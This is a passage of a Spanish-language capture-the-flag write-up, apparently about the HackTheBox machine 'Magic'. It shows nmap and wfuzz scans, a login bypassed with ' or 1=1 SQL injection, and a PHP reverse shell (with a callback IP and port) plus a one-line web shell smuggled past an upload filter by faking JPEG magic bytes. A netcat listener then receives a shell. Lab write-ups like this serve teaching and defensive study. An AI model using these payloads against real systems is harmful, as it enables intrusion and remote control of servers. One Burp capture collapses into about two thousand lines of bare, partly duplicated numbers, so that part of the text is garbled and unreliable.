# Nmap 7.80 scan initiated Thu Oct 14 15:29:26 2021 as: nmap -Pn -p-
--min-rate=5000 -v -oN puertos 10.10.10.185
Nmap scan report for 10.10.10.185
Host is up (0.11s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Read data files from: /usr/bin/../share/nmap
# Nmap done at Thu Oct 14 15:29:41 2021 -- 1 IP address (1 host up) s
canned in 15.54 seconds
```

Figura 29: Escaneo de Puertos con Nmap

directorios mediante **Wfuzz** y al mismo tiempo vamos a observar la página.

```
> wfuzz -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -u "http://10.10.10.185/FUZZ" --hc 404 -t 200
=====
* Wfuzz 3.1.0 - The Web Fuzzer
=====

Target: http://10.10.10.185/FUZZ
Total requests: 4702

=====
ID      Response  Lines   Word     Chars   Payload
=====

0000000025: 403       9 L     28 W     277 Ch   ".htpasswd"
0000000024: 403       9 L     28 W     277 Ch   ".htaccess"
0000000023: 403       9 L     28 W     277 Ch   ".hta"
0000000719: 301       9 L     28 W     313 Ch   "assets"
0000000033: 403       9 L     28 W     277 Ch   ".sh_history"
0000002154: 301       9 L     28 W     313 Ch   "images"
0000002182: 200      59 L    207 W    3987 Ch  "index.php"
000003699: 403       9 L     28 W     277 Ch   "server-statu
s"
```

Figura 30: Escaneo de Directorios con Wfuzz

Entonces entrando a la máquina podemos ver la página principal en el índice, vemos que hay muchas imágenes subidas y en caso de poder loguearnos nos dejaría subir unas cuantas más. Vemos aquí el




Figura 31: Index de la página principal

apartado de login, este es algo simple y parece funcionar debido a que bota un error de contraseña incorrecta.




Figura 32: Login de la página web

4.2. Escaneo de Vulnerabilidades

Llegó el momento de intentar encontrar vectores de ataque, con el mismo nmap dejamos corriendo un análisis de vulnerabilidades a los puertos 80 y 22 pero no encontró nada muy útil.

```
File: vulnerabilidades

# Nmap 7.80 scan initiated Thu Oct 14 15:32:22 2021 as: nmap -Pn -p 2
2,80 --script vuln -v -oG vulnerabilidades 10.10.10.185
# Ports scanned: TCP(2;22,80) UDP(0;) SCTP(0;) PROTOCOLS(0;)
Host: 10.10.10.185 () Status: Up
Host: 10.10.10.185 () Ports: 22/open/tcp//ssh///, 80/open/tcp//http
///
# Nmap done at Thu Oct 14 15:36:53 2021 -- 1 IP address (1 host up) s
canned in 270.98 seconds
```

Figura 33: Escaneo de Vulnerabilidades con nmap

Luego de esto fui al login y me di cuenta que el ataque de tipo Inyección SQL era muy sencillo, probando '**or 1=1**'. Esta es la inyección más básica de toda la vida así que no hubo mucha complicación.




Figura 34: Login existoso en la página web

Entonces vemos claramente una forma de subir una reverse shell con formato de imagen, probaremos primero subiendo una revershe shell en .php a ver si hay algún problema.




Figura 35: Fallo subiendo un php

Imaginaba que no iba a ser tan fácil así que abrí el burpsuite y traté de hacerlo pasar como imagen para luego borrar la extensión y ejecutarlo dentro del servidor.

```
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extend
Intercept HTTP history WebSockets history Options
Request to http://10.10.10.185:80
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex \n ⌂
7 Content-Type: multipart/form-data; boundary=-----230356167321550453663966498619
8 Content-Length: 3815
9 Origin: http://10.10.10.185
10 Connection: close
11 Referer: http://10.10.10.185/upload.php
12 Cookie: PHPSESSID=pmtt66tlnndlbjpi89svlira07
13 Upgrade-Insecure-Requests: 1
14
15 -----230356167321550453663966498619
16 Content-Disposition: form-data; name="image"; filename="php-rshell.php"
17 Content-Type: image/jpeg
18
19 <?php
20
21 set_time_limit (0);
22 $VERSION = "1.0";
23 $ip = '10.10.14.3'; // CHANGE THIS
24 $port = 1234; // CHANGE THIS
25 $chunk_size = 1400;
26 $write_a = null;
27 $error_a = null;
28 $shell = 'uname -a; w; id; /bin/sh -i';
29 $daemon = 0;
30 $debug = 0;
31
32 //
33 // Daemonise ourself if possible to avoid zombies later
34 //
35
36 // pcntl_fork is hardly ever available, but will allow us to daemonise
37 // ----- and ----- will -----
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
279
280
281
282
283
284
285
286
287
288
289
289
290
291
292
293
294
295
296
297
298
299
299
300
301
302
303
304
305
306
307
308
309
309
310
311
312
313
314
315
316
317
318
319
319
320
321
322
323
324
325
326
327
328
329
329
330
331
332
333
334
335
336
337
338
339
339
340
341
342
343
344
345
346
347
348
349
349
350
351
352
353
354
355
356
357
358
359
359
360
361
362
363
364
365
366
367
368
369
369
370
371
372
373
374
375
376
377
378
379
379
380
381
382
383
384
385
386
387
388
389
389
390
391
392
393
394
395
396
397
398
399
399
400
401
402
403
404
405
406
407
408
409
409
410
411
412
413
414
415
416
417
418
419
419
420
421
422
423
424
425
426
427
428
429
429
430
431
432
433
434
435
436
437
438
439
439
440
441
442
443
444
445
446
447
448
449
449
450
451
452
453
454
455
456
457
458
459
459
460
461
462
463
464
465
466
467
468
469
469
470
471
472
473
474
475
476
477
478
479
479
480
481
482
483
484
485
486
487
488
489
489
490
491
492
493
494
495
496
497
498
499
499
500
501
502
503
504
505
506
507
508
509
509
510
511
512
513
514
515
516
517
518
519
519
520
521
522
523
524
525
526
527
528
529
529
530
531
532
533
534
535
536
537
538
539
539
540
541
542
543
544
545
546
547
548
549
549
550
551
552
553
554
555
556
557
558
559
559
560
561
562
563
564
565
566
567
568
569
569
570
571
572
573
574
575
576
577
578
579
579
580
581
582
583
584
585
586
587
588
589
589
590
591
592
593
594
595
596
597
598
599
599
600
601
602
603
604
605
606
607
608
609
609
610
611
612
613
614
615
616
617
618
619
619
620
621
622
623
624
625
626
627
628
629
629
630
631
632
633
634
635
636
637
638
639
639
640
641
642
643
644
645
646
647
648
649
649
650
651
652
653
654
655
656
657
658
659
659
660
661
662
663
664
665
666
667
668
669
669
670
671
672
673
674
675
676
677
678
679
679
680
681
682
683
684
685
686
687
688
689
689
690
691
692
693
694
695
696
697
698
699
699
700
701
702
703
704
705
706
707
708
709
709
710
711
712
713
714
715
716
717
718
719
719
720
721
722
723
724
725
726
727
728
729
729
730
731
732
733
734
735
736
737
738
739
739
740
741
742
743
744
745
746
747
748
749
749
750
751
752
753
754
755
756
757
758
759
759
760
761
762
763
764
765
766
767
768
769
769
770
771
772
773
774
775
776
777
778
779
779
780
781
782
783
784
785
786
787
788
789
789
790
791
792
793
794
795
796
797
798
799
799
800
801
802
803
804
805
806
807
808
809
809
810
811
812
813
814
815
816
817
818
819
819
820
821
822
823
824
825
826
827
828
829
829
830
831
832
833
834
835
836
837
838
839
839
840
841
842
843
844
845
846
847
848
849
849
850
851
852
853
854
855
856
857
858
859
859
860
861
862
863
864
865
866
867
868
869
869
870
871
872
873
874
875
876
877
878
879
879
880
881
882
883
884
885
886
887
888
889
889
890
891
892
893
894
895
896
897
898
899
899
900
901
902
903
904
905
906
907
908
909
909
910
911
912
913
914
915
916
917
918
919
919
920
921
922
923
924
925
926
927
928
929
929
930
931
932
933
934
935
936
937
938
939
939
940
941
942
943
944
945
946
947
948
949
949
950
951
952
953
954
955
956
957
958
959
959
960
961
962
963
964
965
966
967
968
969
969
970
971
972
973
974
975
976
977
978
979
979
980
981
982
983
984
985
986
987
988
989
989
990
991
992
993
994
995
996
997
998
999
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1089
1090
1091
1092
1093
1094
1095
1096
1097
1098
1099
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1189
1190
1191
1192
1193
1194
1195
1196
1197
1197
1198
1199
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1289
1289
1290
1291
1292
1293
1294
1295
1296
1297
1297
1298
1299
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1388
1389
1390
1391
1392
1393
1394
1395
1396
1397
1397
1398
1399
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1418
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1428
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1438
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1448
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1488
1489
1490
1491
1492
1493
1494
1495
1496
1497
1497
1498
1499
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1518
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1528
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1538
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1548
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1588
1589
1590
1591
1592
1593
1594
1595
1596
1597
1597
1598
1599
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1618
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1628
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1638
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1648
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1678
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1688
1689
1690
1691
1692
1693
1694
1695
1696
1697
1697
1698
1699
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1718
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1728
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1738
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1748
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1788
1789
1790
1791
1792
1793
1794
1795
1796
1797
1797
1798
1799
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1818
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1828
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1838
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1848
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1888
1889
1890
1891
1892
1893
1894
1895
1896
1897
1897
1898
1899
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1918
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1928
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1938
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1948
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1988
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2048
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2079
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2088
2089
2090
2091
2092
2093
2094
2095
2096
2097
2097
2098
2099
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2129
2130
2
```

Luego intentando la subida también falló como se puede ver, este mensaje es diferente y nos hace sospechar que se tiene otro medio de verificar, por lo cual ahora intentaré con los bits mágicos de los archivos, los cuales podemos encontrar más información aquí:

https://en.wikipedia.org/wiki/List_of_file_signatures.




Figura 37: Fallo con Burpsuite

Primero mostramos los bits mágicos que tenemos por defecto en nuestro archivo para verificar que es de un php convencional.

```
> xxd php-rshell.php.jpg | head
00000000: 3c3f 7068 700a 0a73 6574 5f74 696d 655f <?php..set_time_
00000010: 6c69 6d69 7420 2830 293b 0a24 5645 5253 limit (0); .$VERS
00000020: 494f 4e20 3d20 2231 2e30 223b 0a24 6970 ION = "1.0"; .$ip
00000030: 203d 2027 3130 2e31 302e 3134 2e33 273b = '10.10.14.3';
00000040: 2020 2f2f 2043 4841 4e47 4520 5448 4953 // CHANGE THIS
00000050: 0a24 706f 7274 203d 2031 3233 343b 2020 . $port = 1234;
00000060: 2020 2020 202f 2f20 4348 414e 4745 2054 // CHANGE T
00000070: 4849 530a 2463 6875 6e6b 5f73 697a 6520 HIS.$chunk_size
00000080: 3d20 3134 3030 3b0a 2477 7269 7465 5f61 = 1400; . $write_a
00000090: 203d 206e 756c 6c3b 0a24 6572 726f 725f = null; . $error_
```

Figura 38: Bits previo al cambio

Entonces cambiamos los bits de inicio a los de un jpg, y luego editamos encima usando una reverse shell que está en el siguiente github: <https://github.com/pentestmonkey/php-reverse-shell>



```

~/HTB/MAGIC/exploits
> echo 'FFD8FFDB' | xxd -r -p > prueba.php.jpg
> catn php-rshell.php.jpg
<?php<?= `$_GET[0]` ?>
> catn php-reverse-shell.php
<?php

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.3'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;


```

Figura 39: Cambio de los bits del inicio

Luego de esto solo queda subir el archivo a ver esta vez no tenemos problemas, y efectivamente este se sube satisfactoriamente ya sin necesidad de editar nada en burpsuite.




Figura 40: Subida de reverse shell exitosa

Ahora solo queda apuntar a la dirección donde se suben, felizmente para esto pudimos encontrar la ubicación con el fuzzeo anterior.




Figura 41: Apuntando a nuestra reverse shell

Entonces si abrimos nuestro netcat escuchando por el puerto 1234, obtenemos respuesta y ganamos acceso al servidor.

```
> nc -lvp 1234
Listening on 0.0.0.0 1234
Connection received on 10.10.10.185 60910
Linux ubuntu 5.3.0-42-generic #34~18.04.1-Ubuntu SMP Fri Feb 28 13:42:26 UTC 2020 x86_64 x86_64 GNU/Linux
17:14:38 up 3 days, 11:12, 0 users, load average: 0.06, 0.03, 0.00
USER        TTY        FROM          LOGIN@    IDLE      JCPU      PCPU WHAT
www-data    pts/0        10.10.10.185  www-data   0:00      0:00      0:00
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ _
```

Figura 42: Acceso a la Máquina por netcat

Pero nos damos con la sorpresa de no poder ver la bandera de usuario.

```
$ ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
user.txt
$ cat user.txt
cat: user.txt: Permission denied
